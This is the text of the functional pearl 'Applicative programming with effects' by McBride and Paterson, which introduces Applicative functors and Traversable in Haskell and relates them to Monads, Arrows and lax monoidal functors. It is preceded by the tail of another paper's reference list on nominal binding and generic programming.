- [6] Manuel M. T. Chakravarty, Gabriele Keller, Simon Peyton Jones, and Simon Marlow. Associated types with class. In *POPL '05: Proceedings of the 32nd ACM SIGPLAN-SIGACT symposium on Principles of Programming Languages*, pages 1–13, New York, NY, USA, 2005. ACM Press.
- [7] J. Cheney and C. Urban. Alpha-Prolog: A logic programming language with names, binding and alpha-equivalence. In *Proc. 20th Int. Conf. on Logic Programming (ICLP 2004)*, number 3132 in LNCS, pages 269–283, 2004.
- [8] Koen Claessen and John Hughes. QuickCheck: a lightweight tool for random testing of Haskell programs. In *Proceedings of the 2000 ACM SIGPLAN International Conference on Functional Programming (ICFP 2000)*, pages 268–279. ACM, 2000.
- [9] N. G. de Bruijn. Lambda-calculus notation with nameless dummies, a tool for automatic formula manipulation. *Indagationes Mathematicae*, 34(5):381–392, 1972.
- [10] M. J. Gabbay and A. M. Pitts. A new approach to abstract syntax involving binders. In Giuseppe Longo, editor, *Proceedings of the 14th Annual IEEE Symposium on Logic in Computer Science*, pages 193–202, Washington, DC, 1999. IEEE, IEEE Press.
- [11] M. J. Gabbay and A. M. Pitts. A new approach to abstract syntax with variable binding. *Formal Aspects of Computing*, 13:341–363, 2002.
- [12] Ralf Hinze. Generics for the masses. In *ICFP '04: Proceedings of the ninth ACM SIGPLAN International Conference on Functional Programming*, pages 236–243, New York, NY, USA, 2004. ACM Press.
- [13] Ralf Hinze and Simon Peyton Jones. Derivable type classes. In Graham Hutton, editor, *Proceedings of the 2000 ACM SIGPLAN Haskell Workshop*, volume 41.1 of *Electronic Notes in Theoretical Computer Science*. Elsevier, 2001.
- [14] J. Hughes. Restricted data types in Haskell. In E. Meijer, editor, *Proceedings of the 1999 Haskell Workshop*, number UU-CS-1999-28 in Technical report, Utrecht University, Department of Computer Science, 1999.
- [15] Simon Peyton Jones and Simon Marlow. Secrets of the Glasgow Haskell Compiler inliner. *Journal of Functional Programming*, 12(4):393–434, July 2002.
- [16] Ralf Lämmel. Towards generic refactoring. In *Proc. of Third ACM SIGPLAN Workshop on Rule-Based Programming RULE'02*, Pittsburgh, USA, 2002. ACM Press. 14 pages.
- [17] Ralf Lämmel and Simon Peyton Jones. Scrap your boilerplate: a practical design pattern for generic programming. In *TLDI '03: Proceedings of the 2003 ACM SIGPLAN international workshop on Types in Language Design and Implementation*, pages 26–37, New York, NY, USA, 2003. ACM Press.
- [18] Ralf Lämmel and Simon Peyton Jones. Scrap more boilerplate: reflection, zips, and generalised casts. In *ICFP '04: Proceedings of the ninth ACM SIGPLAN International Conference on Functional Programming*, pages 244–255, New York, NY, USA, 2004. ACM Press.
- [19] Ralf Lämmel and Simon Peyton Jones. Scrap your boilerplate with class. In Benjamin Pierce, editor, *Proceedings of the 10th International Conference on Functional Programming (ICFP 2005)*, Tallinn, Estonia, 2005.
- [20] Andres Löh and Johan Jeuring (editors). The Generic Haskell user's guide, version 1.42 - coral release. Technical Report UU-CS-2005-004, Utrecht University, 2005.
- [21] Conor McBride. First-Order Unification by Structural Recursion. *Journal of Functional Programming*, 13(6):1061–1075, 2003.
- [22] James McKinna and Robert Pollack. Some lambda calculus and type theory formalized. *J. Autom. Reason.*, 23(3):373–409, 1999.
- [23] G. Nadathur and D. Miller. Higher-order logic programming. In D. M. Gabbay, C. J. Hogger, and J. A. Robinson, editors, *Handbook of Logic in Artificial Intelligence and Logic Programming*, volume 5, chapter 8, pages 499–590. Oxford University Press, 1998.
- [24] Frank Pfenning and Conal Elliott. Higher-order abstract syntax. In *Proc. ACM SIGPLAN Conf. on Programming Language Design and Implementation (PLDI '89)*, pages 199–208. ACM Press, 1989.
- [25] A. M. Pitts. Nominal logic, a first order theory of names and binding. *Information and Computation*, 183:165–193, 2003.
- [26] A. M. Pitts and M. J. Gabbay. A metalanguage for programming with bound names modulo renaming. In R. Backhouse and J. N. Oliveira, editors, *Proc. 5th Int. Conf. on Mathematics of Programme Construction (MPC2000)*, number 1837 in Lecture Notes in Computer Science, pages 230–255, Ponte de Lima, Portugal, July 2000. Springer-Verlag.
- [27] François Pottier. An overview of Caml, June 2005. Available at <http://cristal.inria.fr/~fpottier/publis/fpottier-alphacaml.pdf>.
- [28] Tim Sheard, March 2005. Personal communication.
- [29] Tim Sheard and Simon Peyton Jones. Template meta-programming for Haskell. In *Haskell '02: Proceedings of the ACM SIGPLAN workshop on Haskell*, pages 1–16, New York, NY, USA, 2002. ACM Press.
- [30] M. R. Shinwell, A. M. Pitts, and M. J. Gabbay. FreshML: Programming with binders made simple. In *Proc. 8th ACM SIGPLAN Int. Conf. on Functional Programming (ICFP 2003)*, pages 263–274, Uppsala, Sweden, 2003. ACM Press.
- [31] Olin Shivers and Mitchell Wand. Bottom-up  $\beta$ -reduction: Uplinks and  $\lambda$ -DAGs. In M. Sagiv, editor, *Proceedings of the 14th European Symposium on Programming (ESOP 2005)*, number 3444 in LNCS, pages 217–232, 2005.
- [32] J. Staples, P. J. Robinson, R. A. Paterson, R. A. Hagen, A. J. Craddock, and P. C. Wallis. Qu-Prolog: An extended Prolog for meta level programming. In Harvey Abramson and M. H. Rogers, editors, *Meta-Programming in Logic Programming*, chapter 23. MIT Press, 1996.
- [33] C. Urban, A. M. Pitts, and M. J. Gabbay. Nominal unification. *Theoretical Computer Science*, 323(1–3):473–497, 2004.
- [34] C. Urban and C. Tasson. Nominal techniques in Isabelle/HOL. In *Proceedings of the 20th International Conference on Automated Deduction (CADE 2005)*, 2005. To appear.
- [35] Phil Wadler, Andrew Pitts, and Koen Claessen, September 2003. Personal communication.

# FUNCTIONAL PEARL

## *Applicative programming with effects*

CONOR MCBRIDE  
University of Nottingham

ROSS PATERSON  
City University, London

---

### Abstract

In this paper, we introduce **Applicative** functors—an abstract characterisation of an applicative style of effectful programming, weaker than **Monads** and hence more widespread. Indeed, it is the ubiquity of this programming pattern that drew us to the abstraction. We retrace our steps in this paper, introducing the applicative pattern by diverse examples, then abstracting it to define the **Applicative** type class and introducing a bracket notation which interprets the normal application syntax in the idiom of an **Applicative** functor. Further, we develop the properties of applicative functors and the generic operations they support. We close by identifying the categorical structure of applicative functors and examining their relationship both with **Monads** and with **Arrows**.

---

### 1 Introduction

This is the story of a pattern that popped up time and again in our daily work, programming in Haskell (Peyton Jones, 2003), until the temptation to abstract it became irresistible. Let us illustrate with some examples.

*Sequencing commands* One often wants to execute a sequence of commands and collect the sequence of their responses, and indeed there is such a function in the Haskell Prelude (here specialised to **IO**):

```
sequence :: [IO a] → IO [a]
sequence [] = return []
sequence (c : cs) = do
  x ← c
  xs ← sequence cs
  return (x : xs)
```

In the  $(c : cs)$  case, we collect the values of some effectful computations, which we then use as the arguments to a pure function ( $:$ ). We could avoid the need for names to wire these values through to their point of usage if we had a kind of ‘effectful application’. Fortunately, exactly such a thing lives in the standard **Monad** library:

```

ap :: Monad m ⇒ m (a → b) → m a → m b
ap mf mx = do
  f ← mf
  x ← mx
  return (f x)

```

Using this function we could rewrite `sequence` as:

```

sequence :: [IO a] → IO [a]
sequence [] = return []
sequence (c : cs) = return (:) `ap` c `ap` sequence cs

```

where the `return` operation, which every `Monad` must provide, lifts pure values to the effectful world, whilst `ap` provides ‘application’ within it.

Except for the noise of the `returns` and `aps`, this definition is in a fairly standard applicative style, even though effects are present.

*Transposing ‘matrices’* Suppose we represent matrices (somewhat approximately) by lists of lists. A common operation on matrices is transposition<sup>1</sup>.

```

transpose :: [[a]] → [[a]]
transpose [] = repeat []
transpose (xs : xss) = zipWith (:) xs (transpose xss)

```

Now, the binary `zipWith` is one of a family of operations that ‘vectorise’ pure functions. As Daniel Fridlender and Mia Indrika (2000) point out, the entire family can be generated from `repeat`, which generates an infinite stream from its argument, and `zapp`, a kind of ‘zippy’ application.

<code>repeat :: a → [a]</code> <code>repeat x = x : repeat x</code>	<code>zapp :: [a → b] → [a] → [b]</code> <code>zapp (f : fs) (x : xs) = f x : zapp fs xs</code> <code>zapp _ _ = []</code>
--	--

The general scheme is as follows:

```

zipWithn :: (a1 → ⋯ → an → b) → [a1] → ⋯ → [an] → [b]
zipWithn f xs1 … xsn = repeat f `zapp` xs1 `zapp` … `zapp` xsn

```

In particular, transposition becomes

```

transpose :: [[a]] → [[a]]
transpose [] = repeat []
transpose (xs : xss) = repeat (:) `zapp` xs `zapp` transpose xss

```

Except for the noise of the `repeats` and `zapps`, this definition is in a fairly standard applicative style, even though we are working with vectors.

*Evaluating expressions* When implementing an evaluator for a language of expressions, it is customary to pass around an environment, giving values to the free variables. Here is a very simple example

<sup>1</sup> This function differs from the one in the standard library in its treatment of ragged lists

```

data Exp v = Var v
    | Val Int
    | Add (Exp v) (Exp v)

eval :: Exp v → Env v → Int
eval (Var x)   γ = fetch x γ
eval (Val i)   γ = i
eval (Add p q) γ = eval p γ + eval q γ

```

where  $\text{Env } v$  is some notion of environment and  $\text{fetch } x$  projects the value for the variable  $x$ .

We can eliminate the clutter of the explicitly threaded environment with a little help from some very old friends, designed for this purpose:

```

eval :: Exp v → Env v → Int
eval (Var x)   = fetch x
eval (Val i)   =  $\mathbb{K} i$ 
eval (Add p q) =  $\mathbb{K} (+) \circ \text{eval } p \circ \mathbb{S} \circ \text{eval } q$ 

```

where

$$\begin{aligned}\mathbb{K} &:: a \rightarrow \text{env} \rightarrow a & \mathbb{S} &:: (\text{env} \rightarrow a \rightarrow b) \rightarrow (\text{env} \rightarrow a) \rightarrow (\text{env} \rightarrow b) \\ \mathbb{K} x \gamma &= x & \mathbb{S} ef es \gamma &= (ef \gamma) (es \gamma)\end{aligned}$$

Except for the noise of the  $\mathbb{K}$  and  $\mathbb{S}$  combinators<sup>2</sup>, this definition of eval is in a fairly standard applicative style, even though we are abstracting an environment.

## 2 The Applicative class

We have seen three examples of this ‘pure function applied to funny arguments’ pattern in apparently quite diverse fields—let us now abstract out what they have in common. In each example, there is a type constructor  $f$  that embeds the usual notion of value, but supports its *own peculiar way* of giving meaning to the usual applicative language—its *idiom*. We correspondingly introduce the Applicative class:

```

infixl 4 ⊗
class Applicative f where
  pure :: a → f a
  (⊗) :: f (a → b) → f a → f b

```

This class generalises  $\mathbb{S}$  and  $\mathbb{K}$  from threading an environment to threading an effect in general.

We shall require the following laws for applicative functors:

<b>identity</b>	$\text{pure id } \otimes u = u$
<b>composition</b>	$\text{pure } (\cdot) \otimes u \otimes v \otimes w = u \otimes (v \otimes w)$
<b>homomorphism</b>	$\text{pure } f \otimes \text{pure } x = \text{pure } (f x)$
<b>interchange</b>	$u \otimes \text{pure } x = \text{pure } (\lambda f \rightarrow f x) \otimes u$

<sup>2</sup> also known as the `return` and `ap` of the environment `Monad`

The idea is that `pure` embeds pure computations into the pure fragment of an effectful world—the resulting computations may thus be shunted around freely, as long as the order of the genuinely effectful computations is preserved.

You can easily check that applicative functors are indeed functors, with the following action on functions:

$$\begin{aligned} (\langle \$ \rangle) :: \text{Applicative } f \Rightarrow (a \rightarrow b) \rightarrow f\ a \rightarrow f\ b \\ f\ \langle \$ \rangle\ u = \text{pure } f \circledast u \end{aligned}$$

Moreover, any expression built from the Applicative combinators can be transformed to a canonical form in which a single pure function is ‘applied’ to the effectful parts in depth-first order:

$$\text{pure } f \circledast u_1 \circledast \dots \circledast u_n$$

This canonical form captures the essence of Applicative programming: computations have a fixed structure, given by the pure function, and a sequence of sub-computations, given by the effectful arguments. We therefore find it convenient, at least within this paper, to write this form using a special bracket notation,

$$[\![f\ u_1 \dots u_n]\!]$$

indicating a shift into the idiom of an Applicative functor, where a `pure` function is applied to a sequence of effectful arguments using the appropriate  $\circledast$ . Our intention is to give an indication that effects are present, whilst retaining readability of code.

Given Haskell extended with multi-parameter type classes, enthusiasts for overloading may replace ‘[’ and ‘]’ by identifiers `I` and `I` with the right behaviour<sup>3</sup>.

The `IO` monad, and indeed any `Monad`, can be made `Applicative` by taking `pure = return` and `( $\circledast$ ) = ap`. We could alternatively use the variant of `ap` that performs the computations in the opposite order, but we shall keep to the left-to-right order in this paper. Sometimes we can implement the `Applicative` interface a little more directly, as with  $(\rightarrow)$  `env`:

```
instance Applicative (( $\rightarrow$ ) env) where
  pure x =  $\lambda\gamma \rightarrow x$  -- K
  ef  $\circledast$  ex =  $\lambda\gamma \rightarrow (ef\ \gamma)\ (ex\ \gamma)$  -- S
```

With these instances, `sequence` and `eval` become:

```
sequence :: [IO a]  $\rightarrow$  IO [a]
sequence [] = [\![]\!]
sequence (c : cs) = [\!(:) c (sequence cs)\!]

eval :: Exp v  $\rightarrow$  Env v  $\rightarrow$  Int
eval (Var x) = fetch x
eval (Val i) = [\!i\!]
eval (Add p q) = [\!(+)\ (eval p)\ (eval q)\!]
```

If we want to do the same for our `transpose` example, we shall have to avoid the

<sup>3</sup> Hint: Define an overloaded function `applicative`  $u\ v_1 \dots v_n\ I = u \circledast v_1 \circledast \dots \circledast v_n$

library's 'list of successes' (Wadler, 1985) monad and take instead an instance `Applicative []` that supports 'vectorisation', where `pure = repeat` and `( $\otimes$ ) = zapp`, yielding

```
transpose :: [[a]] → [[a]]
transpose [] = []
transpose (xs : xss) = [(:) xs (transpose xss)]
```

In fact, `repeat` and `zapp` are not the `return` and `ap` of any `Monad`.

### 3 Traversing data structures

Have you noticed that `sequence` and `transpose` now look rather alike? The details that distinguish the two programs are inferred by the compiler from their types. Both are instances of the *applicative distributor* for lists:

```
dist :: Applicative f ⇒ [f a] → f [a]
dist [] = []
dist (v : vs) = [(:) v (dist vs)]
```

Distribution is often used together with 'map'. For example, given the monadic 'failure-propagation' applicative functor for `Maybe`, we can map some failure-prone operation (a function in  $a \rightarrow \text{Maybe } b$ ) across a list of inputs in such a way that any individual failure causes failure overall.

```
flakyMap :: (a → Maybe b) → [a] → Maybe [b]
flakyMap f ss = dist (fmap f ss)
```

As you can see, `flakyMap` traverses `ss` twice—once to apply `f`, and again to collect the results. More generally, it is preferable to define this applicative mapping operation directly, with a single traversal:

```
traverse :: Applicative f ⇒ (a → f b) → [a] → f [b]
traverse f [] = []
traverse f (x : xs) = [(:) (f x) (traverse f xs)]
```

This is just the way you would implement the ordinary `fmap` for lists, but with the right-hand sides wrapped in `[(· · ·)]`, shifting them into the idiom. Just like `fmap`, `traverse` is a useful gadget to have for many data structures, hence we introduce the type class `Traversable`, capturing functorial data structures through which we can thread an applicative computation:

```
class Traversable t where
  traverse :: Applicative f ⇒ (a → f b) → t a → f (t b)
  dist     :: Applicative f ⇒ t (f a) → f (t a)
  dist     = traverse id
```

Of course, we can recover an ordinary 'map' operator by taking `f` to be the identity—the simple applicative functor in which all computations are pure:

```
newtype Id a = An{an :: a}
```

Haskell's **newtype** declarations allow us to shunt the syntax of types around without changing the run-time notion of value or incurring any run-time cost. The 'labelled field' notation defines the projection  $\text{an} :: \text{Id } a \rightarrow a$  at the same time as the constructor  $\text{An} :: a \rightarrow \text{Id } a$ . The usual applicative functor has the usual application:

```
instance Applicative Id where
    pure      = An
    An f ⊗ An x = An (f x)
```

So, with the **newtype** signalling which Applicative functor to thread, we have

$$\text{fmap } f = \text{an} \cdot \text{traverse} (\text{An} \cdot f)$$

Meertens (1998) defined generic *dist*-like operators, families of functions of type  $t(f a) \rightarrow f(t a)$  for every regular functor  $t$  (that is, 'ordinary' uniform datatype constructors with one parameter, constructed by recursive sums of products). His conditions on  $f$  are satisfied by applicative functors, so the regular type constructors can all be made instances of *Traversable*. The rule-of-thumb for *traverse* is 'like *fmap* but with  $\llbracket \dots \rrbracket$  on the right'. For example, here is the definition for trees:

```
data Tree a = Leaf | Node (Tree a) a (Tree a)
instance Traversable Tree where
    traverse f Leaf      =  $\llbracket \text{Leaf} \rrbracket$ 
    traverse f (Node l x r) =  $\llbracket \text{Node} (\text{traverse } f l) (f x) (\text{traverse } f r) \rrbracket$ 
```

This construction even works for non-regular types. However, not every *Functor* is *Traversable*. For example, the functor  $(\rightarrow) \text{ env}$  cannot in general be *Traversable*. To see why, take  $\text{env} = \text{Integer}$  and try to distribute the *Maybe* functor!

Although Meertens did suggest that threading monads might always work, his primary motivation was to generalise reduction or 'crush' operators, such as flattening trees and summing lists. We shall turn to these in the next section.

#### 4 Monoids are phantom Applicative functors

The data that one may sensibly accumulate have the *Monoid* structure:

```
class Monoid o where
     $\emptyset :: o$ 
    ( $\oplus$ ) ::  $o \rightarrow o \rightarrow o$ 
```

such that ' $\oplus$ ' is an associative operation with identity  $\emptyset$ . The functional programming world is full of monoids—numeric types (with respect to zero and plus, or one and times), lists with respect to [] and ++, and many others—so generic technology for working with them could well prove to be useful. Fortunately, every monoid induces an applicative functor, albeit in a slightly peculiar way:

```
newtype Accy o a = Acc{acc :: o }
```

*Accy o a* is a *phantom type* (Leijen & Meijer, 1999)—its values have nothing to do with  $a$ , but it does yield the applicative functor of accumulating computations:

```
instance Monoid o  $\Rightarrow$  Applicative (Accy o) where
  pure _ = Acc  $\emptyset$ 
  Acc o1  $\otimes$  Acc o2 = Acc (o1  $\oplus$  o2)
```

Now reduction or ‘crushing’ is just a special kind of traversal, in the same way as with any other applicative functor, just as Meertens suggested:

```
accumulate :: (Traversable t, Monoid o)  $\Rightarrow$  (a  $\rightarrow$  o)  $\rightarrow$  t a  $\rightarrow$  o
accumulate f = acc  $\cdot$  traverse (Acc  $\cdot$  f)
reduce :: (Traversable t, Monoid o)  $\Rightarrow$  t o  $\rightarrow$  o
reduce = accumulate id
```

Operations like flattening and concatenation become straightforward:

flatten :: Tree a $\rightarrow$ [a]	concat :: [[a]] $\rightarrow$ [a]
flatten = accumulate (:[])	concat = reduce

We can extract even more work from instance inference if we use the type system to distinguish different monoids available for a given datatype. Here, we use the disjunctive structure of Bool to test for the presence of an element satisfying a given predicate:

```
newtype Mighty = Might{ might :: Bool }
instance Monoid Mighty where
   $\emptyset$  = Might False
  Might x  $\oplus$  Might y = Might (x  $\vee$  y)
  any :: Traversable t  $\Rightarrow$  (a  $\rightarrow$  Bool)  $\rightarrow$  t a  $\rightarrow$  Bool
  any p = might  $\cdot$  accumulate (Might  $\cdot$  p)
```

Now `any` ( $\equiv$ ) behaves just as the `elem` function for lists, but it can also tell whether a variable from  $v$  occurs free in an `Exp v`. Of course, `Bool` also has a conjunctive `Musty` structure, which is just as easy to exploit.

## 5 Applicative versus Monad?

We have seen that every `Monad` can be made `Applicative` via `return` and `ap`. Indeed, two of our three introductory examples of applicative functors involved the `IO` monad and the environment monad ( $\rightarrow$ ) `env`. However the `Applicative` structure we defined on lists is not monadic, and nor is `Accy o` (unless  $o$  is the trivial one-point monoid): `return` can deliver  $\emptyset$ , but if you try to define

```
( $\gg$ ) :: Accy o a  $\rightarrow$  (a  $\rightarrow$  Accy o b)  $\rightarrow$  Accy o b
```

you’ll find it tricky to extract an  $a$  from the first argument to supply to the second—all you get is an  $o$ . The  $\otimes$  for `Accy o` is not the `ap` of a monad.

So now we know: there are strictly more `Applicative` functors than `Monads`. Should we just throw the `Monad` class away and use `Applicative` instead? Of course not! The reason there are fewer monads is just that the `Monad` structure is more powerful. Intuitively, the  $(\gg) :: m a \rightarrow (a \rightarrow m b) \rightarrow m b$  of some `Monad`  $m$  allows the value returned by one computation to influence the choice of another, whereas  $\otimes$  keeps

the structure of a computation fixed, just sequencing the effects. For example, one may write

```
miffy :: Monad m ⇒ m Bool → m a → m a → m a
miffy mb mt me = do
    b ← mb
    if b then mt else me
```

so that the value of  $mb$  will choose between the *computations*  $mt$  and  $me$ , performing only one, whilst

```
iffy :: Applicative f ⇒ f Bool → f a → f a → f a
iffy fb ft fe = [cond fb ft fe] where
    cond b t e = if b then t else e
```

performs the effects of all three computations, using the value of  $fb$  to choose only between the *values* of  $ft$  and  $fe$ . This can be a bad thing; for example,

```
iffy [[True]] [[t]] Nothing = Nothing
```

because the ‘else’ computation fails, even though its value is not needed, but

```
miffy [[True]] [[t]] Nothing = [[t]]
```

However, if you are working with `miffy`, it is probably because the condition is an expression with effectful components, so the idiom syntax provides quite a convenient extension to the monadic toolkit:

```
miffy [(≤) getSpeed getSpeedLimit] stepOnIt checkMirror
```

The moral is this: if you’ve got an `Applicative` functor, that’s good; if you’ve also got a `Monad`, that’s even better! And the dual of the moral is this: if you want a `Monad`, that’s good; if you only want an `Applicative` functor, that’s even better!

One situation where the full power of monads is not always required is parsing, for which Röjemo (1995) proposed a interface including the equivalents of `pure` and ‘ $\otimes$ ’ as an alternative to monadic parsers (Hutton & Meijer, 1998). Several ingenious non-monadic implementations have been developed by Swierstra and colleagues (Swierstra & Duponcheel, 1996; Baars *et al.*, 2004). Because the structure of these parsers is independent of the results of parsing, these implementations are able to analyse the grammar lazily and generate very efficient parsers.

*Composing applicative functors* The weakness of applicative functors makes them easier to construct from components. In particular, although only certain pairs of monads are composable (Barr & Wells, 1984), the `Applicative` class is *closed under composition*,

```
newtype (f ∘ g) a = Comp{comp :: (f (g a))}
```

just by lifting the inner `Applicative` operations to the outer layer:

```
instance (Applicative f, Applicative g) ⇒ Applicative (f ∘ g) where
    pure x = Comp [[(pure x)]]
    Comp fs ⊗ Comp xs = Comp [[(⊗) fs xs]]
```

As a consequence, the composition of two monads may not be a monad, but it is certainly applicative. For example, both `Maybe`  $\circ$  `IO` and `IO`  $\circ$  `Maybe` are applicative: `IO`  $\circ$  `Maybe` is an applicative functor in which computations have a notion of ‘failure’ and ‘prioritised choice’, even if their ‘real world’ side-effects cannot be undone. Note that `IO` and `Maybe` may also be composed as monads (though not vice versa), but the applicative functor determined by the composed monad differs from the composed applicative functor: the binding power of the monad allows the second `IO` action to be *aborted* if the first returns a failure.

We began this section by observing that `Accy o` is not a monad. However, given `Monoid o`, it can be defined as the composition of two applicative functors derived from monads—which two, we leave as an exercise.

*Accumulating exceptions* The following type may be used to model exceptions:

```
data Except err a = OK a | Failed err
```

A `Monad` instance for this type must abort the computation on the first error, as there is then no value to pass to the second argument of ‘ $\gg=$ ’. However with the `Applicative` interface we can continue in the face of errors:

```
instance Monoid err  $\Rightarrow$  Applicative (Except err) where
  pure = OK
  OK f  $\otimes$  OK x = OK (f x)
  OK f  $\otimes$  Failed err = Failed err
  Failed err  $\otimes$  OK x = Failed err
  Failed err1  $\otimes$  Failed err2 = Failed (err1  $\oplus$  err2)
```

This could be used to collect errors by using the list monoid (as in unpublished work by Duncan Coutts), or to summarise them in some way.

## 6 Applicative functors and Arrows

To handle situations where monads were inapplicable, Hughes (2000) defined an interface that he called *arrows*, defined by the following class with nine axioms:

```
class Arrow ( $\rightsquigarrow$ ) where
  arr :: (a  $\rightarrow$  b)  $\rightarrow$  (a  $\rightsquigarrow$  b)
  ( $\ggg$ ) :: (a  $\rightsquigarrow$  b)  $\rightarrow$  (b  $\rightsquigarrow$  c)  $\rightarrow$  (a  $\rightsquigarrow$  c)
  first :: (a  $\rightsquigarrow$  b)  $\rightarrow$  ((a, c)  $\rightsquigarrow$  (b, c))
```

Examples include ordinary ‘ $\rightarrow$ ’, Kleisli arrows of monads and comonads, and stream processors. Equivalent structures called *Freyd-categories* had been independently developed to structure denotational semantics (Power & Robinson, 1997).

There are similarities to the `Applicative` interface, with `arr` generalising `pure`. As with ‘ $\otimes$ ’, the ‘ $\ggg$ ’ operation does not allow the result of the first computation to affect the choice of the second. However it does arrange for that result to be fed to the second computation.

By fixing the first argument of an arrow type, we obtain an applicative functor, generalising the environment functor we saw earlier:

```
newtype EnvArrow ( $\rightsquigarrow$ ) env a = Env (env  $\rightsquigarrow$  a)
instance Arrow ( $\rightsquigarrow$ )  $\Rightarrow$  Applicative (EnvArrow ( $\rightsquigarrow$ ) env) where
  pure x = Env (arr (const x))
  Env u  $\circledast$  Env v = Env (u  $\triangleleft$  v  $\ggg$  arr ( $\lambda(f, x) \rightarrow f\ x$ ))
    where u  $\triangleleft$  v = arr dup  $\ggg$  first u  $\ggg$  arr swap  $\ggg$  first v  $\ggg$  arr swap
  dup a = (a, a)
  swap (a, b) = (b, a)
```

In the other direction, each applicative functor defines an arrow constructor that adds static information to an existing arrow:

```
newtype StaticArrow f ( $\rightsquigarrow$ ) a b = Static (f (a  $\rightsquigarrow$  b))
instance (Applicative f, Arrow ( $\rightsquigarrow$ ))  $\Rightarrow$  Arrow (StaticArrow f ( $\rightsquigarrow$ )) where
  arr f = Static [[(arr f)]]
  Static f  $\ggg$  Static g = Static [[( $\ggg$ ) f g]]
  first (Static f) = Static [[first f]]
```

To date, most applications of the extra generality provided by arrows over monads have been either various forms of process, in which components may consume multiple inputs, or computing static properties of components. Indeed one of Hughes's motivations was the parsers of Swierstra and Duponcheel (1996). It may turn out that applicative functors are more convenient for applications of the second class.

## 7 Applicative functors, categorically

The `Applicative` class features the asymmetrical operation ' $\circledast$ ', but there is an equivalent symmetrical definition.

```
class Functor f  $\Rightarrow$  Monoidal f where
  unit :: f ()
  (*) :: f a  $\rightarrow$  f b  $\rightarrow$  f (a, b)
```

These operations are clearly definable for any `Applicative` functor:

```
unit :: Applicative f  $\Rightarrow$  f ()
unit = pure ()
(*) :: Applicative f  $\Rightarrow$  f a  $\rightarrow$  f b  $\rightarrow$  f (a, b)
fa  $\star$  fb = [[(, ) fa fb]]
```

Moreover, we can recover the `Applicative` interface from `Monoidal` as follows:

```
pure :: Monoidal f  $\Rightarrow$  a  $\rightarrow$  f a
pure x = fmap ( $\lambda\_ \rightarrow x$ ) unit
(*) :: Monoidal f  $\Rightarrow$  f (a  $\rightarrow$  b)  $\rightarrow$  f a  $\rightarrow$  f b
mf  $\circledast$  mx = fmap ( $\lambda(f, x) \rightarrow f\ x$ ) (mf  $\star$  mx)
```

The laws of `Applicative` given in Section 2 are equivalent to the usual `Functor` laws, plus the following laws of `Monoidal`:

<b>naturality of <math>\star</math></b>	$\text{fmap } (f \times g) (u \star v) = \text{fmap } f u \star \text{fmap } g v$
<b>left identity</b>	$\text{fmap } \text{snd } (\text{unit} \star v) = v$
<b>right identity</b>	$\text{fmap } \text{fst } (u \star \text{unit}) = u$
<b>associativity</b>	$\text{fmap } \text{assoc } (u \star (v \star w)) = (u \star v) \star w$

for the functions

$$\begin{aligned} (\times) &:: (a \rightarrow b) \rightarrow (c \rightarrow d) \rightarrow (a, c) \rightarrow (b, d) \\ (f \times g)(x, y) &= (f x, g y) \\ \text{assoc} &:: (a, (b, c)) \rightarrow ((a, b), c) \\ \text{assoc}(a, (b, c)) &= ((a, b), c) \end{aligned}$$

Fans of category theory will recognise the above laws as the properties of a *lax monoidal functor* for the monoidal structure given by products. However the functor composition and naturality equations are actually stronger than their categorical counterparts. This is because we are working in a higher-order language, in which function expressions may include variables from the environment, as in the above definition of `pure` for Monoidal functors. In the first-order language of category theory, such data flow must be explicitly plumbed using functors with *tensorial strength*, an arrow:

$$t_{AB} : A \times F B \longrightarrow F(A \times B)$$

satisfying standard equations. The natural transformation  $m$  corresponding to ' $\star$ ' must also respect the strength:

$$\begin{array}{ccc} (A \times B) \times (F C \times F D) & \cong & (A \times F C) \times (B \times F D) \\ (A \times B) \times m \downarrow & & \downarrow t \times t \\ (A \times B) \times F(C \times D) & & F(A \times C) \times F(B \times D) \\ t \downarrow & & \downarrow m \\ F((A \times B) \times (C \times D)) & \cong & F((A \times C) \times (B \times D)) \end{array}$$

Note that  $B$  and  $FC$  swap places in the above diagram: strong naturality implies commutativity with pure computations.

Thus in categorical terms applicative functors are *strong lax monoidal functors*. Every strong monad determines two of them, as the definition is symmetrical. The Monoidal laws and the above definition of `pure` imply that pure computations commute past effects:

$$\text{fmap } \text{swap } (\text{pure } x \star u) = u \star \text{pure } x$$

The proof (an exercise) makes essential use of higher-order functions.

## 8 Conclusions

We have identified Applicative functors, an abstract notion of effectful computation lying between Arrow and Monad in strength. Every Monad is an Applicative functor, but significantly, the Applicative class is closed under composition, allowing computations such as accumulation in a Monoid to be characterised in this way.

Given the wide variety of **Applicative** functors, it becomes increasingly useful to abstract **Traversable** functors—container structures through which **Applicative** actions may be threaded. Combining these abstractions yields a small but highly generic toolkit whose power we have barely begun to explore. We use these tools by writing types that not merely structure the *storage* of data, but also the *properties* of data that we intend to exploit.

The explosion of categorical structure in functional programming: monads, comonads, arrows and now applicative functors should not, we suggest, be a cause for alarm. Why should we not profit from whatever structure we can sniff out, abstract and re-use? The challenge is to avoid a chaotic proliferation of peculiar and incompatible notations. If we want to rationalise the notational impact of all these structures, perhaps we should try to recycle the notation we already possess. Our  $\llbracket f u_1 \dots u_n \rrbracket$  notation does minimal damage, showing when the existing syntax for applicative programming should be interpreted with an effectful twist.

*Acknowledgements* McBride is funded by EPSRC grant EP/C512022/1. We thank Thorsten Altenkirch, Duncan Coutts, Jeremy Gibbons, Peter Hancock, Simon Peyton Jones, Doaitse Swierstra and Phil Wadler for their help and encouragement.

## References

- Baars, A.I., Löh, A., & Swierstra, S.D. (2004). Parsing permutation phrases. *Journal of functional programming*, **14**(6), 635–646.
- Barr, Michael, & Wells, Charles. (1984). *Toposes, triples and theories*. Grundlehren der Mathematischen Wissenschaften, no. 278. New York: Springer. Chap. 9.
- Fridlender, Daniel, & Indrika, Mia. (2000). Do we need dependent types? *Journal of Functional Programming*, **10**(4), 409–415.
- Hughes, John. (2000). Generalising monads to arrows. *Science of computer programming*, **37**(May), 67–111.
- Hutton, Graham, & Meijer, Erik. (1998). Monadic parsing in Haskell. *Journal of functional programming*, **8**(4), 437–444.
- Leijen, Daan, & Meijer, Erik. 1999 (Oct.). Domain specific embedded compilers. *2nd conference on domain-specific languages (DSL)*. USENIX, Austin TX, USA. Available from <http://www.cs.uu.nl/people/daan/papers/dsec.ps>.
- Meertens, Lambert. 1998 (June). Functor pulling. *Workshop on generic programming (WGP'98)*.
- Peyton Jones, Simon (ed). (2003). *Haskell 98 language and libraries: The revised report*. Cambridge University Press.
- Power, John, & Robinson, Edmund. (1997). Premonoidal categories and notions of computation. *Mathematical structures in computer science*, **7**(5), 453–468.
